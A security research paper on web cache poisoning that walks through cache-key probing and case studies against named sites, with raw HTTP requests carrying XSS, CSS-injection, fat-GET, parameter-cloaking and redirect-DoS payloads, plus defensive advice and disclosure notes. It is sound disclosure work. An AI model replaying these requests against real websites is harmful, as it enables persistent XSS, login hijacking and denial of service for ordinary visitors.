Web Cache Entanglement: Novel Pathways to Poisoning

James Kettle - james.kettle@portswigger.net - @albinowax

Caches are woven into websites throughout the net, discreetly juggling data between users, and yet they are rarely scrutinized in any depth. In this paper, I'll show you how to remotely probe through the inner workings of caches to find subtle inconsistencies, and combine these with gadgets to build majestic exploit chains.

These flaws pervade all layers of caching - from sprawling CDNs, through caching web servers and frameworks, all the way down to fragment-level internal template caches. Building on my prior cache poisoning research, I'll demonstrate how misguided transformations, naive normalization, and optimistic assumptions let me perform numerous attacks, including persistently poisoning every page on an online newspaper, compromising the administration interface on an internal DoD intelligence website, and disabling Firefox updates globally.

Outline


Introduction

Caches save copies of responses to reduce load on the backend system. When a cache receives a HTTP request, it calculates the request's cache key and uses that to identify whether it has the appropriate response already saved, or whether it needs to forward the request on to the back-end. A cache key typically consists of the request method, path, query string, and Host header, plus maybe one or two other headers. In the following request, the values **not** included in the cache key have been coloured orange. We'll follow this highlighting standard throughout the presentation.

```
GET /research?x=1 HTTP/1.1
Host: portswigger.net
X-Forwarded-Host: attacker.net
User-Agent: Firefox/57.0
Cookie: language=en;
```

```
Cache key: https|GET|portswigger.net|/research?x=1
```

Request components that aren't included in the cache key are known as "unkeyed" components. If an unkeyed component can be used to make an application serve a harmful response, then it may be possible to manipulate the cache into saving this, and serving it to other users:




Beyond Prior Research

In 2018 I published Practical Web Cache Poisoning[1], in which I showed how to use non-standard HTTP headers, such as `X-Forwarded-Host` and `X-Original-URL`, to poison caches and compromise websites. This was a straightforward approach that exploited a design flaw in caching, and as such affected all caches equally.

In this paper I'll target the two request components that are almost always included in the cache key - the Host header and the request line. If these components were directly placed into the cache key, it would be impossible to use them for cache poisoning. However, on closer inspection we'll find these values are often parsed, transformed, and normalized, introducing gaps that we can slip exploits into. These gaps stem from dangerous but deliberate features all the way down to parsing bugs and naive escaping issues that let us make utterly different requests collide.

Methodology

To reliably identify this class of cache poisoning vulnerabilities, we'll apply the following methodology:



Select a Cache Oracle

The implementation and configuration quirks that we're interested in exploiting vary from site to site, so it's crucial to start by building an understanding of how the target cache works. To achieve this, we'll need to pick an endpoint on the target site, which I'll refer to as the cache oracle. This endpoint must be cacheable, and there must be some way to tell if you got a cache hit or miss. This could be an explicit HTTP header like CF-Cache-Status: HIT, or could be inferred through dynamic content or response timing.

Ideally, the cache oracle should also reflect the entire URL and at least one query parameter. This will help us find discrepancies between the cache's parameter parsing and the application's - more on that later.

If you're really lucky, and you ask the oracle nicely, it will tell you the cache key. Or at least give you three conflicting cache keys, each with an element of truth:

```
GET /?param=1 HTTP/1.1
Host: www.adobe.com
Origin: zxcv
Pragma: akamai-x-get-cache-key, akamai-x-get-true-cache-key

HTTP/1.1 200 OK
X-Cache-Key: /www.adobe.com/index.loggedout.html?akamai-transform=9
cid=__Origin=zxcv
X-Cache-Key-Extended-Internal-Use-Only: /www.adobe.com/index.loggedout.html?
akamai-transform=9 vcd=4367 cid=__Origin=zxcv
X-True-Cache-Key: /www.adobe.com/index.loggedout.html vcd=4367 cid=__Origin=zxcv
```

Probe Key Handling

After selecting our cache oracle, the next step is to ask it a series of questions to identify whether our request is transformed in any way when it's saved in the cache key. Common exploitable transformations include removing specific query parameters, removing the entire query string, removing the port from the Host header, and URL-decoding.

Each question is asked by issuing two slightly different requests and observing whether the second one causes a cache hit, indicating that it was issued with the same cache key as the first.

Here's a simple example adapted from a real website. For our cache oracle, we'll use the target's homepage because it's reflecting the Host header and has a response header that tells us whether we got a cache hit or not:

```
GET / HTTP/1.1
Host: redacted.com

HTTP/1.1 301 Moved Permanently
Location: https://redacted.com/en
CF-Cache-Status: MISS
```

First, we add our value:

```
GET / HTTP/1.1
Host: redacted.com:1337

HTTP/1.1 301 Moved Permanently
Location: https://redacted.com:1337/en
CF-Cache-Status: MISS
```

Then we remove the port, replay the request, and see if we get a cache hit:

```
GET / HTTP/1.1
Host: redacted.com

HTTP/1.1 301 Moved Permanently
Location: https://redacted.com:1337/en
CF-Cache-Status: HIT
```

Looks like we did. In addition to confirming that this site doesn't include the port in the cache key, we've also just persistently taken down their homepage - anyone who attempts to access this will get a redirect to a dud port, causing a timeout. I found this cache key hole exists on quite a few CDNs, notably including Cloudflare and Fastly. I notified both and Fastly have now patched, but Cloudflare declined.

Many cache-key issues directly enable single-request DoS attacks like this, and it might be tempting to report them as-is and move on. However, you'll find such reports get a mixed reception - I've personally received[2] both $0 and $10,000 when reporting single-request DoS vulnerabilities to bug bounty programs. We can do better than that.

Exploit

The final step to mature our cache-key transformation into a healthy high-impact exploit is to find a gadget on the target website to chain our transformation with. Gadgets are reflected, client-side behaviors like XSS, open redirects, and others that have no classification because they're usually harmless. Cache poisoning can be combined with gadgets in three main ways:

- Increasing the severity of reflected vulnerabilities like XSS by making them 'stored', exploiting everyone who browses to a poisoned page.
- Enabling exploitation of dynamic content in resource files, like JS and CSS.
- Enabling exploitation of 'unexploitable' vulnerabilities that rely on malformed requests that browsers won't send.

Each of these three cases may lead to full site takeover. Crucially, the latter two behaviors are often left unpatched as they're perceived as being unexploitable.

Case Studies

Let's take a look at what happens when we apply this methodology to real websites. In this section, I'll explore a range of cache-key handling vulnerabilities, sourced from websites with bug bounty programs, and share some gadgets that they can be combined with.

Unkeyed Query Detection

The most common cache-key transformation is excluding the entire query string from the key. I'm certain that some people have recognized and exploited this behavior before me, but it's definitely under-appreciated. Counter-intuitively, it's also quite difficult to spot because it disguises dynamic pages as static. You can easy recognize most dynamic pages by changing the value of a parameter and observing some kind of difference in the response:

```
GET /?q=canary HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
<link rel="canonical" href="https://example.com/?q=canary"
```

However, this approach doesn't work when the query string is excluded from the cache key. In this case, even adding an extra cache-buster parameter will have no effect:

```
GET /?q=canary&cachebuster=1234 HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
CF-Cache-Status: HIT

<link rel="canonical" href="https://example.com/
```

Unless the page clearly indicates when you get a cache hit, it's easy to write this page off as static, move on, and miss a critical vulnerability. The situation is worse for vulnerability scanners - they'll blindly send payload after payload without ever getting past the cache. This doesn't just affect vulnerabilities in query parameters - it even means tools like my Param Miner will fail to detect unkeyed headers.

So, how can we pierce through this cache behavior and hit the back-end system? One approach is to put cache busters in any headers that can be safely edited without significant side-effects, and might be included in the cache key:

```
GET /?q=canary&cachebust=nwf4ws HTTP/1.1
Host: example.com
Accept-Encoding: gzip, deflate, nwf4ws
Accept: */*, text/nwf4ws
Cookie: nwf4ws=1
Origin: https://nwf4ws.example.com
```

This approach works great on some systems - for example, sites running Cloudflare include the Origin in the cache key by default. I've updated Param Miner to apply this technique to its own requests by default, and you can enable it for all Burp Suite traffic by selecting 'Add static cachebuster' and 'Include cachebusters in headers'. However, this approach isn't perfect - some sites include none of these headers in their cache key, and on other sites our cache busters may break things.

Fortunately, we have a few other potential options. On some targets, you'll find that you can directly delete entries from the target's cache, without authentication, by using the HTTP methods PURGE and FASTLYPURGE (no prizes for guessing who the latter works on). This is extremely useful for live cache poisoning attacks, and it's also convenient for punching through the cache when cache busters fail us.

However, between the obvious race condition and the threat to other users of the site, it's not suitable for automation.

There's one final approach we can try; it's very rare for caches to exclude the path from the cache key and, depending on the back-end system, we can take advantage of path normalization to issue requests with different keys that still hit the same endpoint. Here's four different approaches to hitting the path '/' on different systems:

```
Apache: //
Nginx: /%2F
PHP: /index.php/xyz
.NET: /(A(xyz))/
```

Unkeyed Query Exploitation

If you apply these cache-busting techniques in the wild, you may find yourself rewarded with some extremely 'obvious' vulnerabilities. For example, on an online newspaper I found query reflection leading to XSS on every single page:

```
GET //?"><script>alert(1)</script> HTTP/1.1
Host: redacted-newspaper.net

HTTP/1.1 200 OK
<meta property="og:url" content="//redacted-newspaper.net//?x"><script>alert(1)
</script>"/>
```

```
Cache Key: https://redacted-newspaper.net//
```

Normally a vulnerability like this wouldn't last five minutes on a site with a bug bounty program, but because the query string wasn't included in the cache key, the cache had masked it from everybody else.

The cache configuration didn't just mask the XSS; it also made it far more severe. As the XSS payload wasn't in the cache key, anyone who subsequently hit the same path would receive our poisoned response:

```
GET // HTTP/1.1
Host: redacted-newspaper.net

HTTP/1.1 200 OK
...
<meta property="og:url" content="//redacted-newspaper.net//?x"><script>alert(1)
</script>"/>
```

```
Cache Key: https://redacted-newspaper.net//
```

In effect, I could gain full control over every page on the site, including the homepage.

The second / in the path plays the role of the 'dontpoisoneveryone' parameter in my prior research - it ensures that when replicating this vulnerability, we don't affect genuine visitors. Launching a real attack is just a matter of removing the superfluous slash and either timing the request correctly or using the PURGE method.

Redirect DoS

What if you discover a site where the query string is unkeyed, but there isn't a convenient, overlooked XSS vulnerability? One of my favorite things to do with web cache poisoning is to exploit cache vendor's websites, so let's answer that question using www.cloudflare.com.

Cloudflare's login page resides at dash.cloudflare.com/login, but quite a few links point to cloudflare.com/login, which redirects users via /login/. Using this redirect as our cache oracle, we can quickly confirm that they exclude the query string from the cache key:

```
GET /login?x=abc HTTP/1.1
Host: www.cloudflare.com
Origin: https://dontpoisoneveryone/

HTTP/1.1 301 Moved Permanently
Location: /login/?x=abc
```

```
GET /login HTTP/1.1
Host: www.cloudflare.com
Origin: https://dontpoisoneveryone/

HTTP/1.1 301 Moved Permanently
Location: /login/?x=abc
```

This redirect might not look like it has much exploit potential, but cache poisoning can turn almost anything into a DoS threat. If we pad our query string up to the maximum request URI length:

```
GET /login?x=very-long-string... HTTP/1.1
Host: www.cloudflare.com
Origin: https://dontpoisoneveryone/
```

Then when someone else tries to visit the login page, they'll naturally get a redirect with a long query string:

```
GET /login HTTP/1.1
Host: www.cloudflare.com
Origin: https://dontpoisoneveryone/

HTTP/1.1 301 Moved Permanently
Location: /login/?x=very-long-string...
```

When their browser follows this, the extra forward slash makes the URI one byte longer, resulting in it being blocked by the server:

```
GET /login/?x=very-long-string... HTTP/1.1
Host: www.cloudflare.com
Origin: https://dontpoisoneveryone/

HTTP/1.1 414 Request-URI Too Large
CF-Cache-Status: MISS
```

So with one request, we can persistently take down this route to Cloudflare's login page. This is all thanks to the redirect; we can't do this attack by sending the overlong URI ourselves because Cloudflare refuses to cache any response with an error status code like 414. The redirect adds a layer of indirection that makes this attack possible. In the same way, even though the login page at dash.cloudflare.com/login isn't cacheable, we could still use cache poisoning to add malicious parameters to it via the redirect.

In general, if you find a cacheable redirect that is actively used and reflects query parameters, you can inject parameters on the redirect destination, even if the destination page isn't cacheable or on the same domain.

Patching Redirects

Cloudflare could have easily patched this by tweaking the redirect on their own site, but that would have left many of their clients vulnerable. Instead, they added a global mitigation to disable caching of redirects that reflect the request's query string. Unfortunately I was able to bypass this using URL encoding:

```
GET /login?x=%6cong-string… HTTP/1.1
Host: www.cloudflare.com

HTTP/1.1 301 Moved Permanently
Location: /login/?x=long-string…
CF-Cache-Status: HIT
```

This bypass has now been resolved, but if you find a server applying any other transformations on the query before placing it in the Location header, you'll be able to bypass the mitigation again.

Cache Parameter Cloaking

So far, we've seen that when sites exclude the entire query string from the cache key, quite a few attacks become possible. But what if a site is simply excluding a specific parameter - say, a harmless analytics parameter like utm_content? In theory, this is unexploitable as long as the site doesn't have any gadgets that reflect the entire URL.

In practice, when a website attempts to exclude a specific parameter from the cache key, we can often exploit URL parsing quirks to trick it into partially excluding arbitrary parameters from the key. We'll refer to this technique as cache parameter cloaking.

Let's start with a soft target - a regex for Varnish taken from StackOverflow, designed to remove the parameter '_':

```
set req.http.hash_url = regsuball(
          req.http.hash_url,
          "\?_=[^&]+&",
          "?");
```

Given this regex, and the following request:

```
GET /search?q=help?!&search=1 HTTP/1.1
Host: example.com
```

We can poison the parameter 'q' without changing the cache key like so:

```
GET /search?q=help?_=payload&!&search=1 HTTP/1.1
Host: example.com
```

Note that because the regex leaves behind a ? in the cache key, we can only poison parameters that contain a question mark. Substitutions like this can often place strange and varied constraints on attacks.

Akamai

Now for a better-known target. When I showed Akamai's cache-key disclosure earlier, did you notice the mysterious 'akamai-transform' parameter making an appearance in some (but not all) of the cache keys? This curious behavior made me think the parameter might be excluded from the cache key, and sure enough, it is:

```
GET /en?x=1&akamai-transform=payload-goes-here HTTP/1.1
Host: redacted.com

HTTP/1.1 200 OK
X-True-Cache-Key: /L/redacted.akadns.net/en?x=1 vcd=1234 cid=__
```

Thanks to Akamai's poor URL parsing, you can use it to make cloaked changes to arbitrary parameters:

```
GET /en?x=1?akamai-transform=payload-goes-here HTTP/1.1
Host: redacted.com

HTTP/1.1 200 OK
X-True-Cache-Key: /L/redacted.akadns.net/en?x=1 vcd=1234 cid=__
```

Fortunately for Akamai, there's an invisible bit not displayed in any of the cache-key headers, which is set if the request contains the akamai-transform parameter. This means this technique only works on Akamai sites that are using akamai-transform deliberately. I have reported this finding to Akamai and they are currently working on a patch.

Ruby on Rails

On one target, my scans detected suspicious behavior, but I couldn't find a suitable cache oracle, so I looked up the target cache's source code instead. This lead to the discovery that the Ruby on Rails framework treats ';' as a parameter-delimiter, just like '&'. This means that the following URLs are equivalent:

```
/?param1=test&param2=foo
/?param1=test;param2=foo
```

This parsing quirk has numerous security implications, and one of them is highly relevant. On a system configured to exclude utm_content from the cache key, the following two requests are identical as they only have one keyed parameter - callback.

```
GET /jsonp?callback=legit&utm_content=x;callback=alert(1)// HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
alert(1)//(some-data)
```

```
GET /jsonp?callback=legit HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
X-Cache: HIT
alert(1)//(some-data)
```

However, Rails sees three parameters - callback, utm_content, and callback. It prioritizes the second callback value, giving us full control over it.

Unkeyed Method

Another way to hide parameters from the cache key is simply to send a POST request; certain peculiar systems don't bother including the request method in the cache key. Using this technique, I was able to get persistent XSS on every page on an online mapping website:

```
POST /view/o2o/shop HTTP/1.1
Host: alijk.m.taobao.com

_wvUserWkWebView=a</script><svg onload='alert%26lpar;1%26rpar;'/data-

HTTP/1.1 200 OK
…
"_wvUseWKWebView":"a</script><svg onload='alert&lpar;1&rpar;'/data-"},
```

```
GET /view/o2o/shop HTTP/1.1
Host: alijk.m.taobao.com

HTTP/1.1 200 OK
…
"_wvUseWKWebView":"a</script><svg onload='alert&lpar;1&rpar;'/data-"},
```

Aaron Costello independently discovered this technique around the same time as me - I recommend checking out his writeup[3] on the topic for more examples.

Fat GET

There's a variation of the previous technique that works on far more systems, hinted at in Varnish's release notes[4]:

> Whenever a request has a body, it will get sent to the backend for a cache miss…
> …the builtin.vcl removes the body for GET requests because it is questionable if GET with a body is valid anyway (but some applications use it)

This is bad news for websites that use Varnish without the builtin.vcl snippet in conjunction with a framework that supports GET requests with bodies (hereafter referred to as 'fat GET requests').

One such website was GitHub. On every cacheable page, I could use a fat GET to poison the cache and change any parameter to a value of my choice. For example, if I issued the following request, anyone who attempted to report abuse on my GitHub profile would end up reporting 'innocent-victim' instead:

```
GET /contact/report-abuse?report=albinowax HTTP/1.1
Host: github.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

report=innocent-victim
```

Using the same technique it was also possible to persistently apply and change issue filters, deny access to topic pages, disable the 'raw' button on most repos, etc. GitHub patched this and awarded a $10k bounty.

Zendesk

It isn't just misconfigured Varnish servers that forward fat GET requests without including the body parameters in the cache key - all Cloudflare systems do the same, as does the Rack::Cache module. I initially reported this to Cloudflare as it exposes a lot of their customers to attack, but they 'patched' it by adding "Do not trust GET request bodies" to their documentation[5].

One viable target was the very site this warning was hosted on; it used Zendesk, which is built on Rails. The following request would poison their login page so that anyone who entered their own credentials and clicked 'login' would be sent tumbling through a chain of redirects that left them logged into my account, giving me custody of any tickets they created thereafter:

```
GET /en-us/signin HTTP/1.1
Host: example.zendesk.com


return_to=/access/logout?return_to=/./access/return_to?flash_digest=secret-
token%2526return_to=/final-page?foo=foo%252526bar=bar

HTTP/1.1 200 OK
…
<input name="return_to" value="/access/logout?return_to=/./access/return_to…">
```

I reported this to Zendesk, so they're secure now, but anyone else using Rails behind Cloudflare is likely to still be vulnerable.

Gadgets

The fat GET technique gives us more control over which inputs we can poison than earlier techniques, but the example attacks on GitHub and Zendesk clearly have a lower impact than the full site takeovers seen earlier. That's because the impact of cache poisoning is hugely dependent on the available gadgets. A powerful primitive like 'make arbitrary unkeyed changes to arbitrary parameters on cacheable pages' means there's a big pool of potential gadgets, but it's the quality of the gadget that determines the ultimate impact.

This means being able to recognize potential gadgets is crucial to high-severity attacks. We've already seen reflected XSS, local redirects, login-CSRF and JSONP, but what else is there?

Resource files like JS and CSS are mostly static, but some reflect input from the query string. This is typically harmless as browsers won't execute such files when they're viewed directly, but it makes for fantastic cache poisoning gadgets. If we can use cache poisoning to inject content into a resource file, we get control over every page that imports that resource, even if it's cross-domain. For example, on one target, an 'import' rule reflected the current query string, presumably as a fancy versioning feature:

```
GET /style.css?x=a);@import... HTTP/1.1

HTTP/1.1 200 OK

@import url(/site/home/index-part1.8a6715a2.css?x=a);@import...
```

We can use this to inject malicious CSS that exfiltrates sensitive information from any pages that load it.

If the page importing a CSS file doesn't have a doctype, the file doesn't even need to have a text/css content-type; browsers will simply walk through the document until they encounter valid CSS, then execute it. This means you may occasionally find you're able to poison static CSS files by triggering a server error that reflects the URL:

```
GET /foo.css?x=alert(1)%0A{}*{color:red;} HTTP/1.1

HTTP/1.1 200 OK
Content-Type: text/html

This request was blocked due to… alert(1)
{}*{color:red;}
```

Cache Key Normalization

Even something as simple as URL normalization can have serious consequences when applied to a cache key. As a case study, let's take down Firefox's update system. Firefox periodically checks for browser updates by issuing a request to download.mozilla.org:

```
GET /?product=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1
Host: download.mozilla.org

HTTP/1.1 301 Found
Location: https://download-installer.cdn.mozilla.net/pub/..firefox-73.mar
```

Until recently, the server configuration looked something like:

```
server {
   proxy_cache_key $http_x_forwarded_proto$proxy_host$uri$is_args$args;
   location / {
       proxy_pass http://upstream_bouncer;
   }
}
```

There's no issue with the proxy_cache_key setting here; in fact, it's very similar to nginx's default cache key. But if you look at nginx's documentation for proxy_pass[6], you'll find a clue to the problem:

> If proxy_pass is specified without a URI, the request URI is passed to the server in the same form as sent by a client when the original request is processed

The phrase 'in the same form' hints that the forwarded request won't be normalized, whereas the request components stored in the cache key may be. One form of normalization that nginx applies to the cache key is a full URL-decode.

If you issue the update request with an encoded question mark, this will upset the back-end and result in a broken redirect:

```
GET /%3fproduct=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1
Host: download.mozilla.org

HTTP/1.1 301 Found
Location: https://www.mozilla.org/
```

But thanks to nginx's URL-decode, it'll have the same cache key as a legitimate update request. So from that point onwards, Firefox will fail to update globally:

```
GET /?product=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1
Host: download.mozilla.org

HTTP/1.1 301 Found
Location: https://www.mozilla.org/
```

As Firefox updates often contain critical security fixes, this could be quite serious.

Cache Magic Tricks

We've explored a range of attacks that let us exploit people naturally browsing a poisoned website, but cache poisoning can also sometimes enable otherwise-impossible 'click here to get pwned' style attacks.

Encoded XSS

You may have encountered a situation where you think you've found reflected XSS in Burp Repeater...

```
GET /?x="/><script>alert(1)</script> HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
...
<a href="/?x="/><script>alert(1)</script>
```

...but you can't replicate it in any web browser, except possibly the decrepit Internet Explorer, because modern browsers URL-encode key characters before issuing the request, and the server doesn't decode them:

```
GET /?x=%22/%3E%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
...
<a href="/?x=%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
```

This problem used to only affect XSS in the path, but in recent years browsers have started consistently encoding these characters in the query string too.

Luckily for us, cache-key normalization means these two requests have the same key, so we can exploit arbitrary browsers by simply issuing the unencoded attack ourselves before directing the victim to the URL:

```
GET /?x=%22/%3E%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1
Host: example.com

HTTP/1.1 200 OK
X-Cache: HIT
...
<a href="/?x="/><script>alert(1)</script>
```

Cache Key Injection - Akamai

Another classically unexploitable issue is client-side vulnerabilities affecting keyed headers, for example, XSS in the Origin header:

```
GET /?x=2 HTTP/1.1
Origin: '-alert(1)-'

HTTP/1.1 200 OK
X-True-Cache-Key: /D/000/example.com/ cid=x=2__Origin='-alert(1)-'

<script>…'-alert(1)-'…</script>
```

This really ought to be unexploitable, but what if a cache like Akamai happens to bundle all the key components into a string without bothering to escape delimiters? We can craft two requests that have the same cache key, even though they are semantically completely different:

```
GET /?x=2 HTTP/1.1
Origin: '-alert(1)-'__

HTTP/1.1 200 OK
X-True-Cache-Key: /D/000/example.com/ cid=x=2__Origin='-alert(1)-'__
```

```
GET /?x=2__Origin='-alert(1)-' HTTP/1.1

HTTP/1.1 200 OK
X-True-Cache-Key: /D/000/example.com/ cid=x=2__Origin='-alert(1)-'__
X-Cache: TCP_HIT

<script>…'-alert(1)'-…</script>
```

By issuing the first request ourselves, and directing our victim to the second URL, we've made this XSS exploitable. Akamai are working on a fix. Note that if you find this strategy works on the Host header, you can likely get full control over every website using the target CDN.

Cache Key Injection - Cloudflare

After seeing how easy this attack was on Akamai, I decided to try it on Cloudflare. They don't have a handy header that displays their cache key, so instead I referred to their documentation[7], which states that the default key is:

```
${header:origin}::${scheme}://${host_header}${uri}
```

This should mean that the following pair of requests have the same key:

```
GET /foo.jpg?bar=x HTTP/1.1
Host: example.com
Origin: http://evil.com::http://example.com/foo.jpg?bar=x
```

```
GET /foo.jpg?bar=argh::http://example.com/foo.jpg?bar=x HTTP/1.1
Host: example.com
Origin: http://evil.com
```

This didn't work, so I took the next logical step and emailed Cloudflare to ask them to correct their documentation. I ended up explaining the attack concept to their security team, who replied:

> The documentation does appear to be wrong
> …that said, we are aware it is theoretically possible to construct a cache collision
> …[but we won't tell you how]

They've now patched the issue by escaping delimiters. So we know the attack was possible, but we'll never know how - at least I got a t-shirt.

Relative Path Overwrite

The foothold that cache poisoning gives us in page subresources has a wonderful symbiosis with relative path overwrite[8] attacks. These attacks use server-side path normalization to confuse browsers into mis-resolving path-relative stylesheet imports, such as `<link rel="stylesheet" href="style.css"/>`, resulting in them executing HTML responses as CSS. As the attacker typically doesn't control the query string they are often unable to inject malicious CSS into the HTML page, hampering such attacks. Cache poisoning gives us a way to inject malicious CSS into the HTML page in advance, making this niche vulnerability a little more exploitable.

Internal Cache Poisoning

On the opposite end of the spectrum, some attacks are so practical it's impossible to perform them safely. After probing a potential cache poisoning issue on Adobe's blog with the following request, I received a prolonged flood of traffic to my Burp Collaborator server, originating from all over their website:

```
GET /access-the-power-of-adobe-acrobat?dontpoisoneveryone=1 HTTP/1.1
Host: theblog.adobe.com
X-Forwarded-Host: collaborator-id.psres.net
```

It turned out that they were using an integrated application-level cache called WP Rocket Cache. Internal, application-layer caches often cache fragments of responses individually and don't really have the concept of a cache key. So by sending that request, I'd inadvertently poisoned every page on the site, including the homepage where every link now pointed to my domain.

```
GET / HTTP/1.1
Host: theblog.adobe.com

HTTP/1.1 200 OK
X-Cache: HIT - WP Rocket Cache
...
<script src="https://collaborator-id.psres.net/foo.js"/>
...
<a href="https://collaborator-id.psres.net/post">…
```

This was not an ideal outcome. As there was no way for me to 'undo' the attack, I turned off the Collaborator server then reached out to Adobe's security team, who resolved it in under 20 minutes. Luckily, they were understanding, but when it comes to internal cache poisoning, the distinction between legitimate hackers and not-so-legitimate hackers can get a little blurry.

Blind Cache Poisoning

As internal caches don't have cache keys, it's possible to poison pages you don't even have access to. I discovered this by accident while evaluating a DoS technique - the technique universally failed, but it triggered traffic to my server from an internal administration panel located on the US Department of Defence intranet.

After some investigation, I found that the site was only accessible internally, so any attempt to access it externally caused a server-level redirect to the intranet. However, the DoS technique broke the redirect and triggered an error page, poisoning the internal cache in the process.

Recognizing Internal Cache Poisoning

I've made numerous attempts at inventing a safe way to search for internal cache poisoning, all of which are too terrible to mention. Still, we've seen it's quite easy to trigger it by accident. As such, it's worth knowing how to recognize the effects - I can say from experience that misclassification can result in a huge waste of time.

Since external caches almost always save entire responses, one key indicator of internal cache poisoning is when you see both old and new canaries appearing in a single response. Canaries appearing on different pages from the ones you injected is another good indicator too, as is the use of inconsistent hostnames that resolve to the same application.

There is one thing you can do to mitigate cache accidents - whenever you specify a hostname that isn't the target's, make sure that it's a site you control. You do not want to end up routing your target's visitors to evil.com, unless you are the lucky owner of evil.com.

Tooling

To help detect these issues, I've released a major update to Param Miner[9] - an open source Burp Suite extension that works with both Community and Pro editions.

You can use the 'Add cachebuster' option to add static or dynamic header-based cache busters to all your traffic. This will help unmask dynamic pages, while reducing the chance of accidentally affecting other users.

It can also scan for many of the cache-key issues that we've discussed. On the GitHub repo you'll find a video of it detecting a Fat GET vulnerability on a system running Rack::Cache.

Finally, Param Miner's core functionality is discovering unlinked parameters, and it will now automatically probe those to identify if they're in the cache key.

To help you gain experience identifying and exploiting these issues, we have also released some free online labs[10] as part of our Web Security Academy.

Defense

The sheer complexity of caches makes it difficult to have any confidence that they are secure. That said, there are some broad approaches you can take to avoid the worst issues.

Firstly, avoid ever rewriting the cache key. Instead, rewrite the actual request - this achieves the same performance gains while massively reducing the likelihood of cache poisoning problems.

Second, ensure your application doesn't support fat GET requests.

Finally, as a defense in depth measure, patch vulnerabilities that are deemed unexploitable due to browser constraints, like self-XSS, encoded-XSS, or input reflection in a resource file.

Conclusion

Web caches have escaped serious scrutiny for years. The sheer diversity of caching issues discovered during this research suggests that there are plenty of as-yet undiscovered flaws in our future, especially considering that many of the issues I did discover were only found due to convenient information leaks, brute-force guesswork and blind luck. As such, I expect to see entire new classes of cache poisoning issues arise in future.

Alongside HTTP Request Smuggling[11], this is another example of flaws arising from complex interactions between separate systems that largely evade detection during both static analysis and white-box testing, then pop up in the production environment.

The only realistic way to achieve resilience against this attack is to acknowledge that web caching redefines what's exploitable, and treat 'unexploitable' vulnerabilities as genuine security issues.

References

1. https://portswigger.net/research/practical-web-cache-poisoning
